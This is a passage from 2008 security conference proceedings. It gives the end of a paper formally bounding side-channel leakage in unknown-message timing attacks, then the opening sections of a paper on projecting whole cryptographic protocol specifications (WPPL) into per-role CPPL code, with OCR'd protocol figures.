Proof. Conditioning on $\mathcal{M}_n$ does not increase the entropy, hence we have $\Delta(n) = H(\mathcal{K}|\mathcal{O}_n\mathcal{M}_n) \leq H(\mathcal{K}|\mathcal{O}_n) = \Lambda(n)$ for all $n \in \mathbb{N}$. For showing $\Phi(n) \leq \Delta(n)$, let $(m_1, \ldots, m_n) = argmin_{m \in M}\ H(\mathcal{K}|\mathcal{O}_n(\mathcal{M}_n = m))$ and observe that $H(\mathcal{K}|\mathcal{O}_n(\mathcal{M}_n = m)) \leq H(\mathcal{K}|\mathcal{O}_n\mathcal{M}_n)$. Define $\mathfrak{a}$ as the attack strategy where, for each node of distance i from the root, the message m_i is chosen as a query. A simple calculation shows that $H(\mathcal{K}|\mathcal{V}_{\mathfrak{a}}) = \sum_{B \in P} p(B) H(\mathcal{K}|\mathcal{V}_{\mathfrak{a}} = B) = H(\mathcal{K}|\mathcal{O}_n(\mathcal{M}_n = (m_1, \ldots, m_n)))$ holds, where P is the partition of K given by $\bigcap_{i=1}^{n} \{f_{m_i}^{-1}(o) \mid o \in O\}$. Here, $\cap$ denotes the intersection of partitions, which is defined by $Q \cap Q' = \{B \cap B' \mid B \in Q, B' \in Q'\}$. Then $\Phi(n) \leq H(\mathcal{K}|\mathcal{V}_{\mathfrak{a}}) = H(\mathcal{K}|\mathcal{O}_n(\mathcal{M}_n = (m_1, \ldots, m_n))) \leq H(\mathcal{K}|\mathcal{O}_n\mathcal{M}_n) = \Delta(n)$, which concludes this proof.

The inequalities in Theorem 2 are strict for some side-channels f, as the following example shows.

Example 5. Let $K = \{1, 2, 3, 4\}$, $M = \{m_1, m_2\}$, $O = \{1, 2\}$, and $f \colon K \times M \to O$ such that $f^{-1}_{m_1}(1) = \{1, 2\}$ and $f^{-1}_{m_2}(1) = \{2, 3\}$. With a uniform distribution on K, $\Phi(1) = 1$ and $\Phi(n) = 0$, for $n > 1$. According to Theorem 1, $\Lambda(n)$ is bounded from below by $H(\mathcal{K}|\mathcal{V})$. With a uniform distribution on M, we have $p_{\mathcal{O}|\mathcal{K}=1} = p_{\mathcal{O}|\mathcal{K}=3}$, hence $\Lambda(n) \geq H(\mathcal{K}|\mathcal{V}) = \frac{1}{2}H(\mathcal{K}|\mathcal{V} = [1]_{\equiv}) = \frac{1}{2}$. We have $\lim_{n\to\infty} \Delta(n) = 0$, but Δ will not reach its limit for a finite n as, e.g, $\mathcal{M}_n = (m_1, m_1, \ldots, m_1)$ is a possible choice of messages. Hence, $\Phi(n) < \Delta(n) < \Lambda(n)$ for the given f and large enough n.

We conclude that chosen-message attackers, known-message attackers, and unknown message attackers form a strict hierarchy in terms of the information that they can extract from a given side-channel.

7 Related Work

While there has been substantial work in information-flow security on detecting or quantifying information leaks, there are no results for quantifying the information leakage in unknown-message attacks. Lowe [15] quantifies information flow in a possibilistic process algebra by counting the number of distinguishable behaviors. Clarkson et al. [9] develop a model for reasoning about an adaptive attacker's beliefs about the secret, which may be right or wrong. The information measure proposed by Clark et al. [8] is closely related to ours, however, it is not applicable to side-channel attacks as it does not capture multiple computations with the same key.

There is a large body of work on side-channel cryptanalysis, in particular on attacks and countermeasures. However, there are only a few approaches that give theoretical bounds on what side-channel attackers can, in principle, achieve. Chari et al. [6] are the first to investigate methods for proving hardware implementations secure with respect to power attacks. They propose a generic countermeasure for power attacks and prove that it resists a given number of side-channel measurements. Micali et al. [21] propose physically observable cryptography, a mathematical model that aims at providing provably secure cryptography on hardware that is only partially shielded.

The model of Micali et al. has been been specialized to a framework for the evaluation of side-channel attacks by Standaert, Malkin, and Yung [27] (henceforth called the SMY-model), with applications described in [26,16,23]. An analysis with the SMY-model is based on the probability distribution of the attacker's side-channel measurements. These distributions can be obtained from real measurement data, which ensures the validity of the analysis. The SMY-model uses two largely independent metrics for the evaluation of systems. The information-theoretic metric considers only non-adaptive chosen-message adversaries and is not given a direct interpretation in terms of security. The security metric characterizes the security of a system in terms of the success rate for recovering the correct key when applying a given algorithm (e.g., Bayesian classification) to the measurement data. In this way, an analysis with the SMY-model yields meaningful assertions about the effectiveness of the chosen algorithm, but not necessarily worst-case bounds.

By contrast, our metrics abstract from any concrete statistical analysis technique and explicitly consider the way the attacker interacts with the system. This enables us to derive sound worst-case bounds for what can, in principle, be achieved in a side-channel attack. Clearly, such formal bounds are practically relevant only if they are based on a valid system model. For power analysis, the practical implications of the bounds derived using our model require further investigation (see Section 5.3). For timing analysis, the number of clock ticks provides a reasonable and deterministic abstraction of time. For this application domain, our metrics offer the advantage of quantitative bounds that are sound with respect to arbitrary statistical analysis techniques and different kinds of attacker interactions.

8 Future Work and Conclusions

We have presented a novel approach to quantify the secret information that is revealed to unknown-message side-channel attackers. We have applied it to analyze the vulnerability of a finite-field exponentiation algorithm to unknown-message timing attacks. In particular, we have used it to perform the first formal analysis of message-blinding as a countermeasure against timing attacks. Finally, we have given a formal account of the intuition that more comprehensive attackers can extract more information from a given side-channel.

As future work, we plan to investigate whether techniques for entropy estimation [2] can be used to approximate the value of Λ for implementations with operands of larger bit-widths. Another possibility for future work is to investigate whether Λ can be approximated by language-based techniques, e.g., by a type system. This would enable us to derive bounds for systems with larger or infinite state spaces. Finally, it is an open problem to determine information-theoretic bounds for systems that incorporate common components such as cache architectures.

Acknowledgments. We thank François-Xavier Standaert for valuable feedback.

References

1. Backes, M., Köpf, B.: Formally Bounding the Side-Channel Leakage in Unknown-Message Attacks. Cryptology ePrint Archive, Report 2008/162 (2008)
2. Batu, T., Dasgupta, S., Kumar, R., Rubinfeld, R.: The complexity of approximating entropy. In: Proc. STOC 2002, pp. 678–687. ACM, New York (2002)
3. Bird, R.: Introduction to Functional Programming using Haskell, 2nd edn. Prentice Hall, Englewood Cliffs (1998)
4. Boneh, D., Brumley, D.: Remote Timing Attacks are Practical. In: Proc. USENIX Security Symposium 2003 (2003)

5. Cachin, C.: Entropy Measures and Unconditional Security in Cryptography. Ph.D thesis, ETH Zürich (1997)
6. Chari, S., Jutla, C.S., Rao, J.R., Rohatgi, P.: Towards Sound Approaches to Counteract Power-Analysis Attacks. In: Wiener, M. (ed.) CRYPTO 1999. LNCS, vol. 1666, pp. 398–412. Springer, Heidelberg (1999)
7. Chari, S., Rao, J.R., Rohatgi, P.: Template Attacks. In: Kaliski Jr., B.S., Koç, Ç.K., Paar, C. (eds.) CHES 2002. LNCS, vol. 2523, pp. 13–28. Springer, Heidelberg (2003)
8. Clark, D., Hunt, S., Malacaria, P.: Quantitative Information Flow, Relations and Polymorphic Types. J. Log. Comput. 18(2), 181–199 (2005)
9. Clarkson, M., Myers, A., Schneider, F.: Belief in Information Flow. In: Proc. CSFW 2005, pp. 31–45. IEEE, Los Alamitos (2005)
10. Davio, M., Deschamps, J.P., Thayse, A.: Digital Systems with Algorithm Implementation. John Wiley & Sons, Inc., Chichester (1983)
11. Gandolfi, K., Mourtel, C., Olivier, F.: Electromagnetic analysis: Concrete results. In: Koç, Ç.K., Naccache, D., Paar, C. (eds.) CHES 2001. LNCS, vol. 2162, pp. 251–261. Springer, Heidelberg (2001)
12. Kocher, P.: Timing Attacks on Implementations of Diffie-Hellman, RSA, DSS, and Other Systems. In: Koblitz, N. (ed.) CRYPTO 1996. LNCS, vol. 1109, pp. 104–113. Springer, Heidelberg (1996)
13. Kocher, P., Jaffe, J., Jun, B.: Differential Power Analysis. In: Wiener, M. (ed.) CRYPTO 1999. LNCS, vol. 1666, pp. 388–397. Springer, Heidelberg (1999)
14. Köpf, B., Basin, D.: An Information-Theoretic Model for Adaptive Side-Channel Attacks. In: Proc. CCS 2007, pp. 286–296. ACM, New York (2007)
15. Lowe, G.: Quantifying Information Flow. In: Proc. CSFW 2002, pp. 18–31. IEEE, Los Alamitos (2002)
16. Mace, F., Standaert, F.-X., Quisquater, J.-J.: An Informtion Theoretic Evaluation of Side-Channel Resistant Logic Styles. In: Paillier, P., Verbauwhede, I. (eds.) CHES 2007. LNCS, vol. 4727, pp. 427–442. Springer, Heidelberg (2007)
17. Mangard, S., Oswald, E., Popp, T.: Power Analysis Attacks: Revealing the Secrets of Smart Cards. Springer, Heidelberg (2007)
18. Massey, J.L.: Guessing and Entropy. In: Proc. IEEE Int. Symp. on Info. Th. 1994, p. 204. IEEE, Los Alamitos (1994)
19. Menezes, A., van Oorschot, P., Vanstone, S.: Handbook of Applied Cryptography. CRC Press, Boca Raton (1996)
20. Messerges, T.S., Dabbish, E.A., Sloan, R.H.: Power Analysis Attacks of Modular Exponentiation in Smartcards. In: Koç, Ç.K., Paar, C. (eds.) CHES 1999. LNCS, vol. 1717, pp. 144–157. Springer, Heidelberg (1999)
21. Micali, S., Reyzin, L.: Physically Observable Cryptography (Extended Abstract). In: Naor, M. (ed.) TCC 2004. LNCS, vol. 2951, pp. 278–296. Springer, Heidelberg (2004)
22. Osvik, D.A., Shamir, A., Tromer, E.: Cache Attacks and Countermeasures: the Case of AES. In: Pointcheval, D. (ed.) CT-RSA 2006. LNCS, vol. 3860, pp. 1–20. Springer, Heidelberg (2006)
23. Petit, C., Standaert, F.-X., Pereira, O., Malkin, T.G., Yung, M.: A Block Cipher based Pseudo Random Number Generator Secure Against Side-Channel Key Recovery. In: Proc. AsiaCCS 2008, pp. 56–65. ACM, New York (2008)
24. Quisquater, J.-J., Samyde, D.: ElectroMagnetic Analysis (EMA): Measures and Couter-Measures for Smard Cards. In: Attali, S., Jensen, T. (eds.) E-smart 2001. LNCS, vol. 2140, pp. 200–210. Springer, Heidelberg (2001)

25. Schaumont, P., Ching, D., Verbauwhede, I.: An Interactive Codesign Environment for Domain-Specific Coprocessors. ACM Transactions on Design Automation for Electronic Systems 11(1), 70–87 (2006)
26. Standaert, F.-X., Peeters, E., Archambeau, C., Quisquater, J.-J.: Towards Security Limits in Side-Channel Attacks. In: Goubin, L., Matsui, M. (eds.) CHES 2006. LNCS, vol. 4249, pp. 30–45. Springer, Heidelberg (2006)
27. Standaert, F.-X., Malkin, T.G., Yung, M.: A Unified Framework for the Analysis of Side-Channel Key Recovery Attacks. Cryptology ePrint Archive, Report 2006/139 (2006)

Cryptographic Protocol Explication and End-Point Projection

Jay McCarthy* and Shriram Krishnamurthi

Brown University

Abstract. Cryptographic protocols are useful for engineering trust in transactions. There are several languages for describing these protocols, but these tend to capture the communications from the perspective of an individual role. In contrast, traditional protocol descriptions as found in a state of nature tend to employ a whole-protocol description, resulting in an impedance mismatch.

In this paper we present two results to address this gap between human descriptions and deployable specifications. The first is an end-point projection technique that consumes an explicit whole-protocol description and generates specifications that capture the behavior of each participant role. In practice, however, many whole-protocol descriptions contain idiomatic forms of implicit specification. We therefore present our second result, a transformation that identifies and eliminates these implicit patterns, thereby preparing protocols for end-point projection.

Concretely, our tools consume protocols written in our whole-protocol language, WPPL, and generate role descriptions in the cryptographic protocol programming language, CPPL. We have formalized and established properties of the transformations using the Coq proof assistant. We have validated our transformations by applying them successfully to most of the protocols in the SPORE repository.

1 Problem and Motivation

In recent years, there has been a vast growth of services offered via the Web, such as third-party credit-card handling as offered by several banks. There is growing recognition that these services must offer security guarantees by building on existing protocols and techniques that establish such guarantees.

Fig. 1 shows three examples of actual protocols, as found in a state of nature. Fig. 1 (a) is the specification of the Kerberos protocol [21]; (b) is the specification of the Kao Chow protocol from [17]; and (c) is the specification of the Yahalom protocol [7] for the SPORE repository [22].

These specifications contain a description of what each role of the protocol does at each step of the protocol. They say that at each step, some role a sends a message m to another role b, written $a \rightarrow b : m$. However, it is important to understand that this is not what actually happens. In reality, a emits a message m and b receives a message m' that matches the pattern of m. Recognizing this distinction makes apparent the threat of man-in-the-middle attacks and other message mutilation in the network medium. This

* Current affiliation: Brigham Young University.

S. Jajodia, and J. Lopez (Eds.): ESORICS 2008, LNCS 5283, pp. 533–547, 2008.



G
C obtains ticket
for use with
server S
(3)
(4)
A
(2)
(1)
C
(5)
(6)
S
C obtains ticket
for use with ticket
granting server T
Mutual authentication
of C and S

Figure 10: Kerberos Exchanges

(a)

S
Message 1
Message 2
A
Message 3
B
Message 4

Figure 1: A nonce-based authentication protocol

2 The Proposed Nonce-based Protocol

The assumptions of the environment where the protocol is to be operated and of possible attacks are basically the same as those assumed by most existing authentication protocols. Two principals, A and B, wishing to authenticate each other and to obtain a shared session key for subsequent communication. A trusted authentication server S shares a *master key* with each principal and is capable of producing good session keys and sending them securely on the requests of principals. No clock synchronization among machines is assumed, so nonce-based challenge/response exchanges are used to guarantee the freshness of messages.

The message flow of the protocol is shown in Figure 1 and the contents of each message is as follows:

$$\begin{array}{lll} \text{Message 1} & A \longrightarrow S: & A, B, N_a \\ \text{Message 2} & S \longrightarrow B: & \{A, B, N_a, K_{ab}\}_{K_{as}}, \\ & & \{A, B, N_a, K_{ab}\}_{K_{bs}} \\ \text{Message 3} & B \longrightarrow A: & \{A, B, N_a, K_{ab}\}_{K_{as}}, \\ & & \{N_a\}_{K_{ab}}, N_b \\ \text{Message 4} & A \longrightarrow B: & \{N_b\}_{K_{ab}} \end{array}$$

Principal A initiates the authentication by sending S a plaintext message containing the identities of itself and the desired communicating peer B, and a nonce N_a (message 1). After S receives this message, he generates a session key K_{ab} and appends it to the identities of both parties and nonce N_a to form two credentials, one for A and the other for B. Both credentials have exactly the same contents, but one is encrypted with A's master key K_{as}, and the other is encrypted with B's master key K_{bs}. S sends both credentials to B (message 2), who then decrypts the second one and finds out that A wants to authenticate with B mutually, N_a is the nonce issued by A, and K_{ab} is generated by S to be used

(b)

http://www.lsv.ens-cachan.fr/spore/yahalom.html 10/4/07 12:23 PM

```
A, B, S :       principal
Na, Nb :        number fresh
Kas, Kbs, Kab : key

A knows : A, B, S, Kas
B knows : B, S, Kbs
S knows : S, A, B, Kas, Kbs

1. A->B: A, Na
2. B->S: B, {A, Na, Nb}Kbs
3. S->A: {B, Kab, Na, Nb}Kas, {A, Kab}Kbs
4. A->B: {A, Kab}Kbs, {Nb}Kab
```

Description of the protocol rules

The fresh symmetric shared key Kab is created by the server S and sent encrypted, in message 3 both to A (directly) and to B (indirectly).

Requirements

The protocol must guaranty the secrecy of Kab: in every

http://www.lsv.ens-cachan.fr/spore/yahalom.html Page 2 of 4

(c)

Fig. 1. Protocols in the wild

is called the Dolev-Yao network model [12]. The role of a cryptographic protocol is to describe a sequence of messages that accomplishes some goals—perhaps exchanging data or creating a logical session—even when attacked by a powerful adversary.

All three of the protocols in Fig. 1, and most others like them found in the literature and in repositories, have two characteristics in common:

1. They describe the entire protocol at once, whether diagrammatically (akin to a message sequence chart) or in an equivalent textual format.
2. They have certain idiomatic forms of implicit specification (see below and Sec. 5).

The whole-protocol nature of description is problematic because ultimately, what executes is not the "protocol" per se, but rather various software and hardware devices each implementing the individual roles. Therefore, we need a way to automatically obtain a description of a single role's behavior from this whole-protocol description.

The problem of obtaining individual roles from a composite description is familiar. In the realm of Web Services, is is common to *choreograph* a collection of roles by presenting a similar whole-protocol description. This has led to the definition of *end-point projection* [9], a process of obtaining descriptions of individual role behaviors from the choreography.

Unfortunately, we cannot directly lift the idea of end-point projection to the cryptographic realm because existing descriptions of end-point projection do not handle the complexities introduced by cryptography. If role A sends a message encrypted with key K, then role B can only receive the contents of that message if he has key K. Cryptography introduces information asymmetries like this into communication: it is not always the case that what one role can send, another role can receive. Existing end-point projection systems assume that such asymmetries do not exist. These systems thus focus on communication patterns and neglect communication content. In this paper, we define end-point projection from whole protocol specifications to the CPPL [15] role specification language that builds on past work but considers the question of information asymmetries. We target CPPL because it supports a host of other analyses.

An additional problem is that protocol specifications have a few idiomatic forms. They typically do not explicitly encode: (a) what information is available at the first step of the protocol; (b) where and when various values, such as nonces[1], are generated; (c) when certain messages are *not* deconstructed; and, (d) the order in which messages components are deconstructed. We provide a whole-protocol specification language, WPPL, that allows all these to be expressed explicitly. Furthermore, we provide a transformation that removes idioms (b), (c), and (d) from a protocol.

Formalization. Our work is presented in the context of an adaptation of CPPL, the Cryptographic Protocol Programming Language. We have built an actual tool and applied it to concrete representations of protocols, as we discuss in Sec. 5. All our work is formalized using the Coq proof assistant [24]. Coq provides numerous advantages over paper-and-pencil formalizations. First, we use Coq to mechanically check our proofs, thereby bestowing much greater confidence on our formalization and on the correctness of our theorems. Second, because all proofs in Coq are constructive, our tool is actually a certified implementation that is extracted automatically from our formalization, thereby giving us confidence in the tool also. Finally, being a mechanized representation means others can much more easily adapt this work to related projects and obtain high confidence in the results.

Our Coq formalization[2] includes 2.6k lines of specification and 3.5k lines of proof and was produced in roughly three mythical man-months. The formalization of CPPL and strands spaces consists of 1.1k and 1.5k lines. The definition of WPPL is only 1.3k lines, evenly divided between specification and proof. Finally, the idiom removal transformation is 841 lines of specification and 1.3k lines of proof. The most difficult part of the work was formulating and verifying properties about the transformation; the other components merely required commitment and patience.

Outline. We define the syntax and semantics of our language, WPPL, in Sec. 2. Pursuant to describing our end-point projection, we give the relevant details of CPPL in Sec. 3. We give the end-projection from WPPL to CPPL in Sec. 4. We describe our transformation from idiomatic to explicit protocol specifications in Sec. 5. We follow with related work, and our conclusion.

2 WPPL

WPPL is our domain-specific language for expressing whole cryptographic protocols with trust annotations. It matches the level of abstraction of the Dolev-Yao model [12], i.e., the programmer regards the cryptographic primitives as black boxes and concentrates on the structural aspects of the protocol. In this view of protocol behavior, as each principal executes, it builds up an *environment* that binds identifiers to values encountered and compares these values with subsequent instances of their identifiers.

The Core Language. The syntax of the WPPL core language is presented in Fig. 2. The core language has protocol specifications (s), role declarations (rs), and six types of

[1] Nonces are unique random values intended to be used only once for, e.g., replay protection.

[2] Sources are available at: `http://www.cs.brown.edu/research/plt/dl/esorics2008/`

$$
\begin{array}{rcl}
s & \rightarrow & (\mathrm{spec}\ rs^{*}\ a) \\
rs & \rightarrow & [x\ (v^{*})\ (u^{*})] \\
a & \rightarrow & .\quad|\quad [x \rightarrow y : \Phi\ m\ \Psi]\ a \quad|\quad \mathrm{let}\ v\ @\ x = \mathrm{new}\ nt\ a \\
 & | & \mathrm{bind}\ v\ @\ x\ \mathrm{to}\ m\ a \quad|\quad \mathrm{match}\ v\ @\ x\ \mathrm{with}\ m\ a \quad|\quad \mathrm{derive}\ \Phi\ @\ x\ a \\
nt & \rightarrow & \mathrm{nonce} \quad|\quad \mathrm{symkey} \quad|\quad \mathrm{pubkey} \\
m & \rightarrow & \mathrm{nil} \quad|\quad v \quad|\quad k \quad|\quad (m, m') \quad|\quad hash(m) \quad|\quad < v = m > \\
 & | & [m]v \quad|\quad [|m|]v \quad|\quad \{m\}v \quad|\quad \{|m|\}v \\
v & \rightarrow & x : t \\
t & \rightarrow & \mathrm{text} \quad|\quad \mathrm{msg} \quad|\quad \mathrm{nonce} \quad|\quad \mathrm{name} \quad|\quad \mathrm{symkey} \quad|\quad \mathrm{pubkey}
\end{array}
$$

Fig. 2. WPPL Syntax

```
(spec ([a (a b s kas) (kab)]
       [b (b s kbs) (kab)] [s (a b s kas kbs) ()])
 [a -> s : a, b, na:nonce]
 [s -> b : {|a, b, na, kab|} kas, {|a, b, na, kab|} kbs]
 [b -> a : {|a, b, na, kab|} kas, {|na|} kab, nb:nonce]
 [a -> b : {|nb|} kab] .)
```

Fig. 3. Kao Chow in WPPL

actions (a). Programming language identifiers are indicated by x, lists of variables by v^{*}, and constants (such as 42) by k. The language has syntax for trust management formulas—by convention we write guaranteed formulas as Φ and relied formulas as Ψ.

Examples. Fig. 3 shows the Kao Chow [17] protocol as an idiomatic WPPL specification. We will discuss what exactly is idiomatic about this specification in Sec. 5.

Syntactic Conventions. m refers to both messages and message patterns because of the network model. Consider the m expression `(a, b, na, kab)`. The sender looks up `a`, `b`, etc., in its environment to construct a message that it transmits. From the receiver's perspective, this is a pattern that it matches against a received message (and binds the newly-matched identifiers in its own environment). Because of the intervening network, we cannot assume that the components bound by the receiver are sent by the sender.

A protocol specification declares roles and an action. Role declarations give each role a name x, a list v^{*} of formal parameters, and a list u^{*} of identifiers that will be returned by the protocol representing the "goal" of the protocol. Actions are written in continuation-passing style. Although the grammar requires types attached to every identifier, we use a simple type-inference algorithm to alleviate this requirement. (Similarly, we infer the principal executing each action.) However, these technical details are standard, so we do not elaborate them.

Well-formedness. Compilers use BNF context-free grammars to syntactically parse programs. They must also use context-sensitive rules to determine which syntactic expressions are legal programs: e.g., when the syntax refers only to bound identifiers. Similarly, not all WPPL specifications describe realizable protocols. The only surprising

$$\textsc{Var (Send)}\ \frac{v \in \sigma}{\sigma \vdash_s v} \qquad \textsc{Hash (Send)}\ \frac{\sigma \vdash_s m}{\sigma \vdash_s \mathit{hash}(m)} \qquad \textsc{SymEnc (Send)}\ \frac{i \in \sigma \qquad \sigma \vdash_s m}{\sigma \vdash_s \{|m|\}(i : \mathit{symkey})} \qquad \textsc{Var (Recv)}\ \frac{}{\sigma \vdash_r v} \qquad \textsc{Hash (Recv)}\ \frac{\sigma \vdash_s m}{\sigma \vdash_r \mathit{hash}(m)}$$

Fig. 4. Message well-formedness (excerpts)

aspect of the well-formedness condition on WPPL is that, due to cryptographic primitives, the conditions are different on message patterns used for sending and receiving.

Intuitively, to send a message we must be able to construct it, and to construct it, every identifier must be bound. Therefore, a pattern m is well-formed for sending in an environment σ (written $\sigma \vdash_s m$; see Fig. 4 for non-structural rule examples) if all identifiers that appear in it are bound; e.g., the message on line 3 of Kao Chow is not well-formed, because `na` is not bound.

A similar intuition holds for using a message pattern to receive messages. To check whether a message matches a pattern, the identifiers that confirm its shape—namely, those that are used as keys or under a **hash**—must be known to the principal. Thus, we define that a pattern m is well-formed for receiving in an environment σ (written $\sigma \vdash_r m$; see Fig. 4 for non-structural examples[3]) if all identifiers that appear in key-positions or **hash**es are bound. For example, the message pattern on line 4 of Kao Chow is not well-formed to receive, because `b` does not know `kas`.

We write $\sigma \vdash fs$ to mean that the formulas fs are well-formed in the environment σ. This holds exactly when the identifiers mentioned in fs are a subset of σ.

A WPPL specification is well-formed when, for each declared role, the identifiers it uses are bound and the messages it sends or receives are well-formed.

We write $\kappa, \sigma \vdash^r_\rho a$ to mean that an action a is well-formed for role r, that r expects to return ρ, in the environment σ, when it has previously communicated with the roles in κ, where κ and σ are sets of identifiers, r is an identifier, ρ is a list of variables, and a is an action. We write $\vdash^r s$ to mean that the specification s is well-formed for the role r and $\vdash s$ to mean that specification s is well-formed for all roles r that appear therein.

The parameter ρ is necessary because **return**s do not specify what is being returned. The parameter κ is necessary because we do not require explicit communication channels. At first glance, it may seem that we must only ensure that the name of a communication partner is in σ, but this is too conservative. We are able to reply to someone even if we do not know their name. Therefore, κ records past communication partners.

We choose to require well-formed WPPL specifications to be causally connected [9]. This means that the actor in each action is the same as that of the previous action, except in the case of communication. Our presentation does not rely on this property, so we believe we could elide it. However, we believe that to do so would allow confusing specifications that are not commonly found in the literature.

Semantics. The semantics of WPPL contains an implicit end-point projection. Each phrase is interpreted separately for every role as a set of strands that describes one possible local run of that role. These sets are derived from the many possible strands

[3] The HASH (RECV) rule is *not* a typo.

$$\begin{array}{rl}
p \rightarrow & \text{proc } x\ v^*\ \Psi\ c \\
c \rightarrow & \text{fail} \quad | \quad \text{return } \Phi\ v^* \quad | \quad \text{derive } \Phi\ c\ c' \quad | \quad \text{let } v = lv \text{ in } c \quad | \quad \text{send } \Phi\ v\ m\ c\ c' \\
| & \text{recv } v\ m\ \Psi\ c\ c' \quad | \quad \text{call } \Phi\ x\ v^*\ u^*\ \Psi\ c\ c' \quad | \quad \text{match } v\ m\ \Psi\ c\ c' \\
lv \rightarrow & \text{new nonce} \quad | \quad \text{new symkey} \quad | \quad \text{new pubkey} \quad | \quad \text{accept} \quad | \quad \text{connect } v \quad | \quad m \\
t \rightarrow & \ldots \quad | \quad \text{channel}
\end{array}$$

Fig. 5. CPPL Syntax

that may be derived as descriptions for particular phrases. We write $a \rightarrow^{r}_{\rho,\kappa} s, v$ to mean that an action a, when executed by role r, with return variables ρ, and the current connections κ may produce strand s and requires v to all be unique identifiers.

We use a few strategies in this semantics. First, to ensure that the same identifiers are bound in the strand, we send messages ("internal dialogue") that contain no information, but where the formulas bind identifiers. Second, the interpretation of matching is to emit an identifier, then "over-hear" it, using a message pattern. Third, when binding an identifier, the identifier is replaced by the binding in the rest of the strand.

We write $sp \rightarrow^{r} s, v$ to mean that spec sp, when executing role r may produce strand s and requires v to all be unique identifiers. We prove that this semantics always results in well-formed strands for well-formed specifications.

Theorem 1. *If* $\vdash^{r} sp$ *and* $sp \rightarrow^{r} s, v$ *then* $\vdash s$.

Adversary. Because the semantics of a WPPL specification is a set of strands, the Dolev-Yao adversary of the general strand model is necessarily the adversary for WPPL. A Dolev-Yao adversary has the capability to create, intercept, and redirect messages. He can redirect messages from any party to any party. He can intercept messages to learn new information. He can create messages based on previously learned information. His only constraint is that he cannot break the cryptographic primitives, i.e., he must possess the appropriate key to decrypt a message. Therefore, the only information he knows is derived from an insecure context.

3 CPPL

CPPL [15] is a domain-specific language for expressing cryptographic protocols with trust annotations. The definition we use slightly extends the original work with trust derivations, message binding, empty messages, and explicit failure.

Syntax. The syntax of the CPPL core language is presented in Fig. 5. The CPPL core language has procedure declarations and eight types of code statements. It uses the same syntactic conventions as WPPL.

Well-formedness. CPPL procedures and code statements are well-formed when all identifiers used are bound. This in turn means that messages are well-formed in their appropriate context: sending or receiving. We write $\sigma \vdash c$ to mean that code statement c is well-formed in σ. Similarly, we write $\vdash p$ for well-formedness of procedures.

Semantics. The semantics of a CPPL phrase is given by a set of *strand*, each of which describes one possible local run. We write $c \rightarrow s, v$ to codify that the strand s describes

Comm (Send, Connected)

$$\frac{t \in \kappa \qquad a \Rightarrow^{r}_{\rho,\kappa} c'}{[r \rightarrow t : \Phi\; m\; \Psi]\; a \Rightarrow^{r}_{\rho,\kappa} \text{send } \Phi\; tc\; m\; c' \text{ fail}}$$

Comm (Send, Connect)

$$\frac{t \notin \kappa \qquad a \Rightarrow^{r}_{\rho,\kappa\cup\{t\}} c' \qquad c = \text{send } \Phi\; tc\; m\; c' \text{ fail}}{[r \rightarrow t : \Phi\; m\; \Psi]\; a \Rightarrow^{r}_{\rho,\kappa} \text{let } tc = \text{connect } t \text{ in } c}$$

Fig. 6. End-point projection (excerpts)

the code statement c, under the assumption that the identifiers in v are unique. We write $p \rightarrow s, v$ to mean that a procedure p is described by the strand s with the unique identifiers v.

Theorem 2. *If* $\vdash p$ *then if* $p \rightarrow s, v$*, then* $\emptyset \vdash s$.

4 End-Point Projection

Our end-point projection of WPPL into CPPL is realized as a compiler. We write $a \Rightarrow^{r}_{\rho,\kappa} c$ to mean that the projection of a for the role r, with return variables ρ, when κ are all roles r has communicated with, is c. An example of this definition is given in Fig. 6.

The compilation is straight-forward, by design of WPPL, and is, in principle, no different that previous work on this topic. The only interesting aspect is that CPPL uses channels in communication, while WPPL uses names. Thus, we must open channels as they are necessary. This is accomplished by the auxiliaries `let_connect` and `let_accept`, which produce a **let** statement that opens the channel through the appropriate means. These introduce new bindings in the CPPL procedure that are not in the WPPL specifications, and must be specially tracked.

Theorem 3. *If* $\kappa, \sigma \vdash^{r}_{\rho} a$ *and* $a \Rightarrow^{r}_{\rho,\kappa} c$ *then* $\sigma \vdash c$.

Theorem 4. *If* $a \Rightarrow^{r}_{\rho,\kappa} c$*, then if* $a \rightarrow^{r}_{\rho,\kappa} s, v$ *then* $c \rightarrow s, v$.

Theorem 4 expresses preservation of *semantic meaning*: the strand s and the unique set v are identical in both evaluation judgments. This means that the CPPL phrase *perfectly* captures the meaning of the WPPL phrase.

Another two proofs about the compiler show that there is always a **return** statement and that all **return** statements are the same. This ensures the well-formedness of compiled CPPL procedures.

We lift the compiler of actions to specifications. We write $s \Rightarrow^{r} p$ to mean that the projection of the specification s for the role r is the procedure p. For some roles, namely those that are not declared in the specification, we will write $s \Rightarrow^{r} \bot$ to indicate the lack of a projection for the role.

Theorem 5. $\vdash^{r} s$ *implies there is a* p *such that* $s \Rightarrow^{r} p$ *and* $\vdash p$.

Theorem 6. $sp \rightarrow^{r} s, v$ *implies* $sp \Rightarrow^{r} p$ *implies* $p \rightarrow s, v$.

```
a(a:name, b:name, s, kas) (kab)
 let na = new nonce in
 let chans = connect s in
 send _ -> chans (a, b, na) then
 let chanb = accept in
 recv chanb (stoa, btoa, nb:nonce) -> _
 then match stoa {|a, b, na, kab|} kas -> _
 then match btoa {|na|} kab -> _
 then let atob = {|nb|} kab then return
 else fail else fail else fail else fail else fail end
```

Fig. 7. Compilation of Kao Chow role A into CPPL

Example. Fig. 7 is the compilation of one role of the Kao Chow protocol (Fig. 3), after explication. The others are similar.

5 Explicit Transformation

Having shown a correct end-point projection, we turn to the problem of handling the idioms in specification. The Kao Chow specification (Fig. 3) is not well-formed because:

